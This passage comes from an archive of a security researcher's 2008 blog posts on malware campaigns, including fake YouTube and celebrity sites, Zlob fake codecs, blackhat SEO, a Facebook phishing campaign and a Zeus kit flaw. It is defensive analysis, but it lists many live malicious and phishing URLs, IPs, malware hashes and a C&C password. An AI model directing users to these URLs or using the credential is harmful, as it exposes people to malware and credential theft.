with password plasma1991 , acting as the C &C for this campaign spreading over MSN.

1. <http://blogs.zdnet.com/security/?p=1266>

1011



Fake YouTube Site Serving Flash Exploits (2008-06-12 13:25)

Originally mentioned by the folks at Sunbelt, this [1]fake YouTube site happens to be a bit more interesting than it

seems at the first place :

" Clicking on that link then redirects to a different site, youtube-s, which serves exploits to attempt to infect your system. Then, if your browser hasn't completely crashed at that point, you may ultimately get redirected to the

real YouTube, displaying some idiotic video (he

nce, possibly even helping to continue the infection, by having users forward the spam above) "

1012



Interesting mostly because it not just attempts to serve a online games password stealer through exploiting

the ubiquitous MDAC exploit, but is [2]also serving a flash exploit which when analyzed leads us to a web based C

&C of new malware kit. And although I've been aware of its existence for a while now, it's the first time I see it in action.

Upon analyzing you

ube-r.com (211.95.79.57) a couple of days ago, it's now returning a 403 forbidden message, however, copies of the malware have already been obtained and analyzed. In between attempting to infect with MDAC at youtube-s.com/load.php?id=912 ; the flash exploit loads from a9rhiwa.cn/update_files/1.swf , and while this is happening the end user is redirected to the real YouTube site. Some sample detection rates :

1013



Scanners result : 7/32 (21.88 %)

TR/Crypt.ULPM.Gen; Mal/EncPk-CO

File size: 8704 bytes

MD5...: cb8611db343067e1fb663ab6ee671114

SHA1...: 4497715e0a365863d6ca41ab12254bf591118ed7

Scanners result : 10/32 (31.25 %)

SWF:CVE-2007-0071; Exploit:Win32/APSB08-11.gen!A

File size: 593 bytes

MD5...: 5b6b28d4de3df92f48fbe5e8bd565cda

SHA1...: 3123d357d2080d1ee09ee67203275d51332e3397

1014



The password stealer then connects to the C & C, from where an unknown for the time being number of campaigns are coordinated. What's a useless virtual good such as passwords for MMORPGs for malware gangs aiming to steal Ebanking details through banking malware for instance, is [3]a precious and valuable good for others operating on the other side of the world, where a virtual item is [4]more expensive than access to an Ebanking account.

1. <http://sunbeltblog.blogspot.com/2008/06/dangerous-youtube-spoof.html>

2. <http://ddanchev.blogspot.com/2008/05/malware-attack-exploiting-flash-zero.html>

3. <http://ddanchev.blogspot.com/2007/03/underground-economys-supply-of-goods.html>

4. <http://ddanchev.blogspot.com/2008/06/price-discrimination-in-market-for.html>

1015



Monetizing Web Site Defacements (2008-06-13 16:15)

What used to be a harmless web site defacements back in the old school days, is today's ongoing monetization of defaced web sites, a logical development given the consolidation between different underground parties, evidence

of which can be seen in the majority of incidents I've been analyzing recently.

[1]The Africa Middle Market Fund' site is the latest example of a web site defacer is abusing the access to the

web server to generate and locally host blackhat SEO pages, which when once access only by searching for the

keywords and consequently returning 404 if traffic isn't coming from a search engine, redirect to known rogue

security software, in this case, the [2]XP antivirus protection (securityscannersite.com) which you must be familiar with if you were following the [3]assessments of the [4]massive IFRAME SEO [5]poisoning attacks that took place

during March this year. More about the found :

" The Africa Middle Market Fund is a private capital fund that invests in small and medium sized African busi-

nesses who need from \$500,000 up to \$2 million to grow and succeed to their full potential. We are a "double

bottom-line" or "impact investment" fund, meaning that we care equally about financial performance and social benefit. We are for-profit and insist on our investees employing world standards of financial and business management

to maximize their chances of success "

1016



Most of the outgoing links from a sample of over 50 blackhat SEO pages at the site point to 23search.org , which

is

an invitation-only affiliate based network for traffic exchange, connecting different malicious parties together :

" What is this site? This site helps webmasters to earn money with their sites. How it works? Our program

generate traffic from search engines and display advertising. What shall I do to start with you? Signup, get php file from member area, put file into your website directory, modify or create .htaccess in the same directory, and receive money! "

*The session is then redirected to
drivemedirect.com/soft.php?aid=0195 &d=3
&product=XPA, as well as*

*to drivemedirect.com/soft.php?aid=0263 &d=2
&product=XPC to ultimately redirect the user to online-
xpcleaner.com/2/freescan.php?aid=880263*

Moreover, the majority of blackhat SEO campaigns are also starting to apply evasive techniques to make it harder

to analyze them. In this particular campaign for instance, only traffic coming from search engines would get the

chance to see the SEO page due to the use of document.referrer tags. Here are some sample monetization practices

from what I've seen between the lines of recently defaced sites :

- installing web backdoors and reselling the access to phishers, spammers and malware authors who would have full control over the content, and can therefore do whatever they to with the web server

1017



- installing web based spamming tools that later on will be either used directly by the defacers, or access to the tools sold to those interested in using them

- participating in an affiliate based blackhat SEO networks, where revenue coming of the victims w

ho installed the rogue software is shared among the defacer and the affiliate based network, which doesn't really care how and where is all the traffic coming from

- forwarding the responsibility of hosting phishing pages to the legitimate site by hosting them locally in between sending the phishing emails again using the same host

- selling the access by promoting it based on its page rank

Web site defacements in times when [6]traffic suppliers are efficiently coordinating campaigns with traffic

seekers, will mature into a tool for providing malicious infrastructure on demand, just like botnets did. Then again, the endless possibilities provided by insecure web applications are already blurring the lines between web site

defacements and SQL injections.

1018

Related posts:

[7]Pro-Serbian Hacktivists Attacking Albanian Web Sites

[8]The Rise of Kosovo Defacement Groups

[9]A Commercial Web Site Defacement Tool

[10]Phishing Tactics Evolving

[11]Web Site Defacement Groups Going Phishing

[12]Hacktivism Tensions

[13]Hacktivism Tensions - Israel vs Palestine Cyberwars

[14]Mass Defacement by Turkish Hacktivists

[15]Overperforming Turkish Hacktivists

[16]Blackhat SEO Campaign at The Millennium Challenge Corporation

[17]Massive IFRAME SEO Poisoning Attack Continuing

[18]Massive Blackhat SEO Targeting Blogspot

[19]The Invisible Blackhat SEO Campaign

[20]Attack of the SEO Bots on the .EDU Domain

[21]p0rn.gov - The Ongoing Blackhat SEO Operation

[22]The Continuing .Gov Blackat SEO Campaign

[23]The Continuing .Gov Blackhat SEO Campaign - Part Two

[24]Compromised Sites Serving Malware and Spam

1. <http://africammfund.com/>
2. <http://ddanchev.blogspot.com/2008/05/got-your-xpshield-up-and-running.html>
3. <http://ddanchev.blogspot.com/2008/03/massive-iframe-seo-poisoning-attack.html>
4. <http://ddanchev.blogspot.com/2008/03/rogue-rbn-software-pushed-through.html>
5. <http://ddanchev.blogspot.com/2008/03/more-cnet-sites-under-iframe-attack.html>
6. <http://blogs.zdnet.com/security/?p=1200>
7. <http://ddanchev.blogspot.com/2008/05/pro-serbian-hacktivists-attacking.html>
8. <http://ddanchev.blogspot.com/2008/04/rise-of-kosovo-defacement-groups.html>
9. <http://ddanchev.blogspot.com/2008/04/commercial-web-site-defacement-tool.html>
10. <http://ddanchev.blogspot.com/2008/04/phishing-tactics-evolving.html>
11. <http://ddanchev.blogspot.com/2008/04/web-site-defacement-groups-going.html>
12. <http://ddanchev.blogspot.com/2006/02/hacktivism-tensions.html>

13. <http://ddanchev.blogspot.com/2006/07/hackivism-tensions-israel-vs.html>
14. <http://ddanchev.blogspot.com/2007/11/mass-defacement-by-turkish-hacktivists.html>
15. <http://ddanchev.blogspot.com/2007/11/overperforming-turkish-hacktivists.html>
16. <http://ddanchev.blogspot.com/2008/05/blackhat-seo-campaign-at-millennium.html>
17. <http://ddanchev.blogspot.com/2008/03/massive-iframe-seo-poisoning-attack.html>
18. <http://ddanchev.blogspot.com/2008/02/massive-blackhat-seo-targeting-blogspot.html>
19. <http://ddanchev.blogspot.com/2008/01/invisible-blackhat-seo-campaign.html>
20. <http://ddanchev.blogspot.com/2007/01/attack-of-seo-bots-on-edu-domain.html>
21. <http://ddanchev.blogspot.com/2007/11/p0rngov-ongoing-blackhat-seo-operation.html>
22. <http://ddanchev.blogspot.com/2008/02/continuing-gov-blackat-seo-campaign.html>
23. http://ddanchev.blogspot.com/2008/02/continuing-gov-blackat-seo-campaign_25.html
24. <http://ddanchev.blogspot.com/2007/10/compromised-sites-serving-malware-and.html>



Malicious Doorways Redirecting to Malware (2008-06-16 09:36)

Blacklisting malicious sites in times when legitimate ones are starting to compete with bogus .info and .biz ones

for the leading position of hosting and serving malicious content, is a bit of an outdated and reactive approach

for protecting against unknown threats. However, a single malicious domain whose live exploits can be eas-

ily detected and consequently blocked, is often just a front end to a large domains portfolio whose malicious

content may easily pass through web filtering and on-the-fly malware attempts. Even worse, a malicious domain of-

ten exists in multiple "alternate realities" since a single IP is hosting many other unique and related malware domains.

In this post, I'll assess [1]a misconfigured malicious doorway, that is redirecting to ten different malware sites

[2]serving Zlob variants by delivering fake codecs that all the bogus adult sites require. The doorway is misconfigured in the sense of not recording the IP and checking the cookie set, in comparrison to every average web malware

exploitation kit out there, which will not serve anything malicious when accessed for a second time since it's hashing the IPs that accessed it already. This is just the tip of the iceberg when it comes to the emerging evasive approaches applied to make the analysis of such doorways a bit more time and resources consuming. In a single sentence -

there's evidence blackhat SEO-ers are starting to exchange crawling manipulation know-how with malware authors .

1020



In this example we have bestxvids.info (87.118.116.11) which is redirecting to all-in

dex.com/in.cgi?5 (87.118.116.11) a URL that's been actively spammed across forums and guestbooks vulnerable to

automatic posting vulnerabilities (weak CAPTCHAs and web application vulnerabilities) which is then redirecting to

the following fake codec domains on the fly, and since the redirection script isn't hashing my IP like the majority of well configured ones requiring the use of multiple IPs if we're to expose all the campaigns, it makes the investigation easier :

tubeuniverses.com/teen/index.php?id=1883 - (78.108.177.99)

new-content-s2008.com/freemovie/938/0/ - (72.21.53.218)

teens.0bucksforpornmovie.com/?id=4199 - (64.28.181.28)

getadultaccess.com/movie/?aff=5310 - (200.63.46.84)

hqtube.com/?7014000000 - (88.85.66.116)

supersharebox.com/softw/?aff=5310 &saff=0 - (200.63.46.84)

scanner.shredderscan.com/5/?advid=4329 - (92.241.182.13)

myflydirect.com/1/5310/ - (200.63.46.84)

getadultaccess.com/movie/?aff=5310 - (200.63.46.84)

1021



hotvidstube.com/teen/index.php?id=1883 - (78.108.177.99)

2008-adult-2008.com/freemovie/938/0/ - (72.21.53.218)

s-soft08freeware.com/download/502/938/0 - (91.203.70.18)

*Where's the "alternate reality"? All of the following fake
codec and adult sites serving Zlob variants, with minor
exceptions of course, are also responding to the main IP of
the redirector - 87.118.116.11 :*

carsfoto.ru

cheapest-pharmacy.com

coolsexmovies.net

1022

free-movie-xxx.net

gold-collection.biz

p-o-r-n-0.com

p-o-r-n-0.info

sexakaporn.com

stred.biz

stred.in

tosserhost.com

west-video-xxx.info

wowtofree.info

Shall we also expose the entire scammy ecosystem of Zlob variants, as always, sharing the same netblocks in

order to keep it simple? But of course :

porn-youtube08.net

sextubecodec55.com

2008adult2008.com

adultstreamportal2008.com

newcontent-s2008.com

adultxx-18.com

newcontents2008.com

onlinestreamvide.com

2008adultstreamportal2008.com

newcontents2008.com

hot-pornotube2008.com

adult-youtube-8.com

2008adult-s2008.com

2008adultstreamportal2008.com

adult-freetube-8.com

adult18tube2008.com

adultstreamportal2008.com

free-porntube-8.com

1023



gt-funny.com

gt-movies.com

gt-stars.com

hot-sextube.com

new-content-s2008.com

newcontent-s2008.com

newcontents2008.com

onlinestreamvide.com

porno-tube20008.com

pornotube-20008.com

pornotube20008.com

sex-18tube-2008.com

sex-tube-20008.com

sex-tube20008.com

sex18tube2008.com

sexi18tube2008.com

sextube18adult.com

sextube20008.com

streamadultvideo.com

xxxstreamonline.com

1024

The bottom line - malicious doorways are slowly starting to emerge thanks to the convergence of traffic redirection and management tools with web malware exploitation kits, and just like we've been seeing the adaptation of

spamming tools and approaches for phishing purposes, next we're going to see the development of infrastructure

management kits, a feature that [3]DIY phishing kits are starting to take into consideration as well.

1. <http://ddanchev.blogspot.com/2008/06/blackhat-seo-redirects-to-malware-and.html>

2. <http://ddanchev.blogspot.com/2008/03/portfolio-of-fake-video-codecs.html>

3. <http://ddanchev.blogspot.com/2008/05/diy-phishing-kits-introducing-new.html>

1025



The Zeus Crimeware Kit Vulnerable to Remotely Exploitable Flaw (2008-06-18 22:38)

Just like you have sophisticated cyber criminals trying to scam wannabe cyber criminals by providing them with

backdoored web malware exploitation kits and phishing pages, you have cyber criminals looking for ways to obtain

access to the most popular exploitation kits and bankers malware C &Cs by finding vulnerabilities within them.

Apparently, [1]Zeus, the crimeware kit which I discussed in a previous post, is susceptible to a remotely ex-

ploitable vulnerability according to a proof of concept code I obtained recently . The vulnerability allows the injection of logins and passwords within any misconfigured web interface, due to the way in which Zeus is processing php

scripts (web shells and backdoors) from the directory in which it stores the stolen data. Ironically, "Zeus users are advised to take care of their directory permissions, and forbid the execution of scripts from the folder holding all the encrypted stolen information".

The implications of this flaw are huge, since, what used to be the practice of hijacking someone's misconfigured

botnet a couple of years ago, is today's hijacking of the malware campaigns's command and control interface, which

on the majority of occasions is left accessible to everyone - including independent researchers and the security community.

1026

Picture the following situation - right before the Russian Business Network "disappeared", it [2]threatened to sue Spamhaus for blacklisting most of its old infrastructure, what would happen if the security community starts

unethically pen-testing the RBN's infrastructure, and remotely exploit misconfigured Zeus C &Cs in order to estimate the number of infected hosts and the type of stolen data in order to communicate its findings to the appropriate parties on all fronts? If the RBN starts suing for getting unethically pen-tested, it would automatically claim ownership of, well, the Russian Business Network's infrastructure which you must be pretty familiar with by now.

Moreover, can we even dare to speculate on the existence of monoculture in crimeware software? You bet,

and finding vulnerabilities within popular crimeware kits and web malware exploitation kits is only starting to

emerge, a situation where the market share of a certain kit would attract the most vulnerability research.

1. <http://ddanchev.blogspot.com/2008/04/crimeware-in-middle-zeus.html>

2. http://www.wired.com/politics/security/news/2007/10/russian_network

1027



Fake Celebrity Video Sites Serving Malware (2008-06-20 13:06)

With [1]blackhat search engine optimization tactics clearly converging with social engineering, the result of which is the increasing supply of Zlob malware variants served as fake codecs, it's about time we spill some coffee on several campaigns in order to get a better understanding of the way the campaigns function.

These campaigns are also starting to get so sophisticated, that analyzing a single one will expose another massive

SQL injection, reveal several blackhat SEO domain farms, let you obtain fresh Zlob malware variants, and point you

to the very latest and undetected rogue software if you manage to expose the entire scammy ecosystem through all

the redirections put in place to make it harder to get to the bottom of it.

1028



What's important to keep in mind when assessing and shutting down such comprehensive campaigns is that on

the majority of occasions the front end domains as well as the secondary ones are all attempting to download

the codecs from hardcoded locations. Consequently, you have 50 front end domains and another 50 as secondary redirection points all attempting to download the codecs from 3 download locations. Once again, the malware authors efficiency centered mentality emphasising on the easy of management for the campaign is making it possible to.

Here's are some currently active fake celebrity video sites serving malware including the codec redirectors :

1029



stillnaked.net

funkytube.net

starvid.info

yetmorefun.net

hotnudity.net

alreadynude.com

celebvids.info

sexystar.name

hotserved.net

1030



thestars2008.com

nudde.net

gottabigfuick.com

moviecity.se

gossip-starz.com

tmz-video.com

js0.info

superfakamyvideo.com

hdavidz.com

blog-x.in

1031

tmz-video.com

newhotpeople.com

dirty-gossips.com

flaxxvid.com

videoid.info

realvideofree.com

yetmorefun.net

popvids.info

ihavewetfuckpussy.com

virus-scanonline.com

adultx2008.com

lux-software2008.com

As well as some sample subdomains for traffic acquisition purposes, since all of these have already been crawled by

search engines :

jodie.popvids.info

jessica.popvids.info

tila.popvids.info

paris.celebvids.info

vanessa.celebvids.info

britney.nudde.net

paris.nudde.net

kardashian.nudde.net

vanessahudgens.yetmorefun.net

lindsaylohan.yetmorefun.net

britneyspears.yetmorefun.net

parishilton.yetmorefun.net

kardashian.nudde.net

We also have embedded IFRAMEs and as well as injected ones into vulnerable sites, acting as redirectors to

some of these fake video sites. For instance, at the pedophilesexstories.blog.com we have an injected redirector

- js0.info/?s=16 &k=pedophile+sex+stories &c=5 and js0.info itself is a blackhat SEO operation that's aggregating generic search traffic like this :

1032



js0.info/16/5/ragnarok+hentai

js0.info/15/4/antivirus+characteristic

js0.info/16/5/msn+monkey

js0.info/15/4/airplus+internet+security

Once accessed, you get redirected to through [2]two separate redirection campaigns at searchaw.info/sa/in.cgi?16 ;

and hmel.info/stds13/go.php , until you finally get to the codecs.

With blackhat SEO-ers already well developed inventory of topical junk content, and experience in what's pop-

ular content and what's not, the entry barriers for malware authors into the traffic acquisition joys of blackhat SEO

has never lower.

1. <http://ddanchev.blogspot.com/2008/06/blackhat-seo-redirects-to-malware-and.html>

2. <http://ddanchev.blogspot.com/2008/06/malicious-doorways-redirecting-to.html>

1033



Phishing Campaign Spreading Across Facebook (2008-06-20 19:36)

Phishers have once again indicated their interest in obtaining fresh passwords for social networking sites, by using

the already hacked accounts there in order to social engineer the account holder's friends that the phishing links

they leave as comments are legitimate. This latest [1]internal phishing campaign circulating across Facebook, is a

part of a bigger phishing operation, whose reliance on fast-fluxed domains used in the campaign indicates it's a part of a botnet.

Sample messages spammed across Facebook :

" hey, howdy?? oh lisen i got a new friend here shex kinda new on facebook..maybe you can give her a lil

tym so she can enjoy here?? not forcin u but u can chk out =) "

" i got a new friend here..shex kinda new here..maybe you can give her a lil tym so she can enjoy here?? not

forcin u but u can chk out =)...her profile is "

" hi, watsup?? luk i want you to add ma new friend, as she is new here maybe you can give her lil time so

she enjoys her online stay :P her profile is "

Sample phishing URLs and fast-flux domains from this campaign :

- facebook.com.profile.id.ep7vu2.749e92q. 916ad771.info /facebook/index.php?id=f543li12

- facebook.com.profile.id.mgt9fr5n.mg6qdo. e77c98037.com /facebook/index.php?id=sjv5ppwqb &auth=5086550

&cyua=dm2yozoq3y

- facebook.com.profile.id.bvbu38.krpz. dortos.net /facebook/index.php?id=y39zjy4c6 &auth=462 &cyua=2wr8tckkg8

- facebook.com.profile.id.10g10th3.7q342k8.

31dd6db6.com /facebook/index.php?id=b36a7sh7 &auth=bnsipa

&cyua=31064jrv8u2

1034



1d27c9b8fb.com

31dd6db6.com

dortos.net

e77c98037.com

916ad771.info

*Related phishing domains sharing fast-flux infrastructure
with one another :*

paypal.client-confirmation.com

acznc84.com

ccitu938.com

e77c98037.com

1035

ccitu938.com

civvi05.com

client29184146.com

cnzu390.com

d71adb12.com

dd25d624.com

f009c270.com

fzkgoo6.com

lvozx90.com

r8t0p0l4.net

2j1f.com

31c5f18a7f.com

3h8ax3.com

4442852.com

47cx972x.com

72195e6.info

aur83jf82la.com

f80a5b31be7.com

gllofj8532.com

3h8ax3.com

47cx972x.com

aur83jf82la.com

client1874741.com

client1929848.com

client9994414.com

ringbe.com

ringbean.com

ringwe.com

xctiw4.com

They also seem to be in a process of diversifying the social networks to be attacked, having Hi5 in mind -

*hi5.com.profile.id.yijs.dcart. 1d27c9b8fb.com /hi5/?
id=chrislef &auth=rwx &cyua=albumem*

1036

Related posts:

[2]Large Scale MySpace Phishing Attack

[3]Update on the MySpace Phishing Campaign

[4]MySpace Phishers Now Targeting Facebook

[5]MySpace Hosting MySpace Phishing Profiles

1. <http://blogs.zdnet.com/security/?p=1309>
2. <http://ddanchev.blogspot.com/2007/11/large-scale-myspace-phishing-attack.html>
3. <http://ddanchev.blogspot.com/2007/12/update-on-myspace-phishing-campaign.html>
4. <http://ddanchev.blogspot.com/2008/01/myspace-phishers-now-targeting-facebook.html>
5. <http://ddanchev.blogspot.com/2008/05/myspace-hosting-myspace-phishing.html>

1037



***Underground Multitasking in Action (2008-06-23
14:07)***

How many ways in which a malicious party can abuse its unauthorized access to a host, can you think of? In this

example of [1]remotely file included web backdoor (web shell), we have a malicious party that's hosting a web

spammer, planning to launch a phishing attack impersonating Halifax, locally hosting blackhat SEO junk pages

redirecting to rogue security software, redirecting to multiple live exploit URLs through javascript obfuscations, as well as to fake casinos and fake celebrity video sites - all from a single location.

This risk-forwarding process for all the malicious and criminal activities to the owner of the compromised web server is something usual, what's more interesting in this case is the number and diversity of the affiliations this guy has set up in order to monetize the unauthorized access by using all the possible sources of revenues like the ones I pointed 1038



on in a previous post regarding [2]increasing monetization of web site defacements.

In fact, he seems to have built enough confidence in the new "hosting provider", that he's even hosting his blackhat SEO advertising services there. The multiple javascript obfuscations hosted locally, point to the following malicious

domains which expose all the revenue generating affiliations, and even more malicious doorways :

analytics-google .info

/q/urchin.js

209.205.196.16/freehost22/paula2/index.php?id=0271

209.205.196.16/freehost22/paula2/exxe.php?id=0271

crklab .us/index.php

my-page-de .info/in.cgi?2 &1400397

1039



tapki .cn/1.html?92465

dificalgot .net/s/in.cgi?2?1121268b0d022308

my-page-de .info?default.cgi

magichotgaming .net

*allextra .com/best/go.php?sid=2 &tds-
parametr1=Taryn+Manning*

newextra .com/in.cgi?19 &group=allextra

*drivemedirect .com/soft.php?aid=0358 &d=3
&product=XPA*

securityscannersite .com/2008/3/freescan.php?aid=880358

*Sampe detection rate for the [3]casino adware, a reminder
on why you shouldn't [4]play poker on an infected*

table :

Scanners result : 7/33 (21.22 %)

*Trojan.Casino.466752; W32/Casino.A.gen!Eldorado;
Adware.Casino-18*

File size: 466752 bytes

MD5...: b0f70441dde5c2b82ba5388f3d566576

SHA1...: 5603b1b972e2cff99d6339fbd8970278f5ff371d

To sum up - with the overall availability of [5]templates for phishing sites, fake video sites, [6]fake security

software, as well as the ongoing traffic management tool's convergence with web malware exploitation kits, the

opportunity for a malicious party to participate in different [7]affiliate based scams on revenue sharing basis,

1040

increases. Therefore, what looked like an isolated attack, is slowly becoming an "attack in between" the rest of the malicious activities lunched by the same party.

1. <http://ddanchev.blogspot.com/2007/04/compilation-of-web-backdoors.html>

2. <http://ddanchev.blogspot.com/2008/06/monetizing-web-site-defacements.html>

3. <http://ddanchev.blogspot.com/2007/11/malware-serving-online-casinos.html>

4. <http://ddanchev.blogspot.com/2007/09/dont-play-poker-on-infected-table.html>

5. <http://ddanchev.blogspot.com/2008/03/phishing-pages-for-every-bank-are.html>

6. <http://ddanchev.blogspot.com/2007/12/diverse-portfolio-of-fake-security.html>

7. <http://ddanchev.blogspot.com/2007/10/incentives-model-for-pharmaceutical.html>

1041



An Update to Photobucket's DNS Hijacking (2008-06-24 12:19)

With [1]Photobucket's recently hijacked DNS records by Turkish hacking group, the second high profile DNS hijack

for the past two months next to [2]Comcast.net's DNS hijacking in May, domain [3]registrant impersonation attacks

seems to fully work, and Tier 1 domain registrars remain susceptible to them.

So far, none of these DNS hijacks served any malware, live exploits, or bogus home pages aiming to steal ac-

counting data. However, the DNS hijacking by itself resulted in a Denial of Service attack on Photobucket, one that

would have required a great deal of bandwidth if it were executed in the old fashioned frontal attack approach.

And with Photobucket still labeling the DNS hijacking as a "DNS error", their failure to admit what has actually happened is already sparking quite a few negative comments across the Web - with a reason. Creating alternate realities when it comes to evidential proof of a hack isn't necessarily state of the art public relations.

Photobucket.com's domain registrar, [4]the Register.com comments on the DNS hijacking :

" The Photobucket site was down for a very short time and was restored immediately when we became aware of the issue." Roni Jacobson, general counsel of Register.com, said in a statement on Thursday. "We are currently investigating the source of the problem. "

As well as Atspace.com's (Zettahost.com) [5]statement left on their site regarding the DNS hijacking :

" IMPORTANT! Photobucket.com problem read here:

Last night Photobucket.com DNS at register.com was hacked by malicious people that are trying to compromise our

business! We are in no way affiliated with such bad deeds and cooperate with photobucket in capturing these indi-

viduals. They have pointed the domain photobucket.com to an account hosted on our systems! We have blocked

that and photobucked techs have restored the domain pointing to its original location!ALL account information and

pictures on photobucket.com are OK, please have patience! Unfortunately the complete DNS replication usually takes

1042

24-48 hours and during this time caches DNS records might still point to us!

The normal operation of Photobucket is restored and as soon as the replication is complete there should be no

further such issues! We would like to emphasize that we are in now way responsible for what happens with photobucket and

all users bumping across our systems!

We are a legitimate web hosting company operating since 2003 and in no way tolerate such hacking attempts! If

you have any questions please do not hesitate to contact us at abuse@zettahost.com! Thanks for your patience and

understanding! "

When the affected company acts like nothing's happened, whereas multiple sources continue providing pieces

of the puzzle, a statement on the measures taken to prevent that type of hijacking in the future would be better PR

than denying the hijacking of the first place and the fact that they could have pointed Photobucket.com to anywhere they wanted to.

1. <http://blogs.zdnet.com/security/?p=1285>
2. <http://blogs.zdnet.com/security/?p=1213>
3. <http://blogs.zdnet.com/security/?p=1208>
4. http://news.cnet.com/8301-10784_3-9973345-7.html
5. <http://atspace.com/dedicated-web-server-hosting-domain-articles-news/>



Fake Porn Sites Serving Malware (2008-06-25 16:11)

Ah, that RBN with its centralization mentality for the sake of ease of management and 99.999 % uptime. In this very

latest example of using malicious doorways redirecting to fake porn sites, consisting of over twenty different domains serving the usual Zlob malware variants, we have a decent abuse of a template for a porn site.

The easy of management of such domain farms and the availability of templates for high trafficked topic seg-

ments such as celebrities and pornography, continue contributing to the increasing number of Zlob variants served

through fake codecs. Moreover, once set up, the malicious infrastructure starts attracting now just generic search

traffic, but also traffic coming from affiliates with whom revenue is shared on the basis of the number of people that downloaded the codec.

1044



In this campaign, the malicious doorway that expands the entire ecosystem is located at search-

top.com/in.cgi?5 ¶meter=drs (66.96.85.113). A redirector that appears to [1]have been operating since 2006,

according to this forum posting.

What follows on-the-fly, are all the fake porn sites whose legitimately looking videos attempt to download a

*Zlob malware variant from a single location - vipcodec.net .
Here are all the fake porn sites, and the associated
campaigns in this redirection :*

watchnenjoy .com /index.php?id=1287 &style=white

craziestclips .com /index.php?id=1287 &q=

immensevids .com

planetfreepornmovies .com /?t=1 &id=1219

poweradult .net /edmund/16551689/1/ &id=1219

scan-porn .net /rosalyn/1742941675/1/ &id=1219

1045



about-adult .net /emiline/108846601/1/ &id=1219

service-porn .com /inde/964842117/1/ &id=1219

pleasure-porn .com /elnora/648311952/1/ &id=1219

porn-the .net /verge/1734135233/1/ &id=1219

porn-pleasure .net /dal/1663381205/1/ &id=1219

scan-porn .ne

t /gretchen/515268975/1/ &id=1219

1046

abc-adult .com /lillah/1467790484/1/ &id=1219

about-adult .net /jenne/434165228/1/ &id=1219

look-adult .net /ette/681831796/1/ &id=1219

about-adult .net /mime/65729013/1/ &id=1219

name-adult .net /alfe/550398461/1/ &id=1219

group-ad

ult .net /demerias/867452637/1/ &id=1219

useporn .net /rhode/167691118/1/ &id=1219

porn-look .net /hephsibah/1254235416/1/ &id=1219

scan-porn .net /hence/1684651134/1/ &id=1219

abc-adult .com /kendra/371598555/1/ &id=1219

name-adult .net /link/1334727639/1/ &id=1219

porn-the .net /flo/84660854/1/ &id=1219

porn-popular .com /assene/875893411/1/ &id=1219

about-adult .net /charlotta/972714195/1/ &id=1219

porn-comp .com /orlando/761508522/1/ &id=1219

useporn .net /jemima/1405735776/1/ &id=1219

about-adult .net /obadiah/263904242/1/ &id=1219

group-adult .net /douglas/1110779475/1/ &id=1219

porn-look .net /lydde/1844064103/1/ &id=1219

pleasure-porn .com /marcia/1627490290/1/ &id=1219

1047

service-porn .com /cono/295680123/1/ &id=1219

group-adult .net /wes/1733468207/1/ &id=1219

abc-adult .com /wib/648341815/1/ &id=1219

scan-porn .net /greg/2064937302/1/ &id=1219

contact-adult .net /maris/33184936/1/ &id=1219

look-adult .net /regina/1273816838/1/ &id=1219

abc-adult .com /gwendolyn/869744046/1/ &id=1219

service-porn .com /carthaette/1021629112/1/ &id=1219

scan-porn .net /ninell/1522355420/1/ &id=1219

porn-pleasure .net /waldo/755290223/1/ &id=1219

porn-the .net /green/669090607/1/ &id=1219

try-adult .com /lula/447057398/1/ &id=1219

visit-adult .net /jay/1021153563/1/ &id=1219

contact-adult .net /rosa/849017739/1/ &id=1219

name-adult .net /hannah/2111126283/1/ &id=1219

about-adult .net /robin/2114086747/1/ &id=1219

scan-porn .net /geraldine/921262381/1/ &id=1219

contact-adult .net /christine/1821111087/1/ &id=1219

porn-popular .com /frederica/364993202/1/ &id=1219

about-adult .net /kerste/735582753/1/ &id=1219

porn-the .net /vine/715820953/1/ &id=1219

1048



porn-the .net /newt/1835463160/1/ &id=1219

try-adult .com /max/602914725/1/ &id=1219

porn-pleasure .net /cille/1420660046/1/ &id=1219

poweradult .net /phililpa/178057959/1/ &id=1219

name-adult .net /lise/1379126759/1/ &id=1219

pleasure-porn .com /marianne/1083617952/1/ &id=1219

poweradult .net /emile/1173468576/1/ &id=1219

useporn .net /patse/155685496/1/ &id=1219

helpporn .net /verna/625840253/1/ &id=1219

name-adult .net /aubrey/190928373/1/ &id=1219

about-adult .

net /alphinias/1345158043/1/ &id=1219

1049

useporn .net /rosa/223743611/1/ &id=1219

pleasure-porn .com /nerva/1509620489/1/ &id=1219

helpporn .net /leet/1619667733/1/ &id=1219

about-adult .net /roberta/887345003/1/ &id=1219

porn-pleasure .net /tore/1032556395/1/ &id=1219

useporn .net /bo/1963737386/1/ &id=1219

porn-look .net /karon/136085893/1/ &id=1219

poweradult .net /tense/1523522750/1/ &id=1219

poweradult .net /hopp/1955964399/1/ &id=1219

scan-porn .net /vanne/350822489/1/ &id=1219

porn-comp .com /deb/1451360694/1/ &id=1219

about-adult .net /moll/1511640690/1/ &id=1219

porn-popular .com /obediah/562846948/1/ &id=1219

helpporn .net /tamarra/776122096/1/ &id=1219

pleasure-porn .com /aristotle/1046422029/1/ &id=1219

porn-comp .com /titia/158157566/1/ &id=1219

group-adult .net /gay/1297835054/1/ &id=1219

porn-look .net /katherine/2136357734/1/ &id=1219

helpporn .net /azubah/1197502147/1/ &id=1219

porn-comp .com /claes/770105101/1/ &id=1219

Associated fake porn sites :

1050



pornbrake .com

sexnitro .net

brakesex .net

pornnitro .net

adultbookings .com

qazsex .com

lightporn .net

delfiporn .net

1051

pornqaz .com

megazporn .com

uinsex .com

xerosex .com

serviceporn .com

aboutadultsex .com

superliveporn .com

bestpriceporn .com

contactporn .net

relatedporn .com

landporno .com

adultsper .com

plus-porn .com

adultstarworld .com

cutadult .com

moviexxxhotel .com

porno-go .com

pornxxxfilm .com

porn-sea .com

review-sex .com

sureadult .com

browseadult .com

network-adult .com

timeadult .com

virtual-sexy .net

funxxxporn .com

loweradult .com

adultfilmsite .com

xxxallvideo .com

custom-sex .com

g

1052



allerypictures .net

usaadultvideo .com

adultmovieplus .com

porn-cruise .com

clubxxxvideo .com

mitadult .com

galleryalbum .net

xxxteenfilm .com

hardcorevideosite .com

1053

helpadult .com

portaladult .net

service-sex .com

driveadult .com

access-porno .com

time-sex .com

plus-adult .com

worldadultvideo .com

key-adult .com

estatesex .com

superadultfriend .com

superporncity .com

zero-porno .com

scanadult .com

adultsexpro .com

adultzoneworld .com

porntimeguide .com

usbestporn .com

adulttow .com

look-porn .com

galleryclick .net

micro-sex .com

estatesex .com

try-sex .com

0bucksforpornmovie .com

gays-video-xxx .com

hackthegrid .com

savetop .info

vidsplanet .net

freexxxhere .com

gestkoeporno .com

1054

tv-adult .info
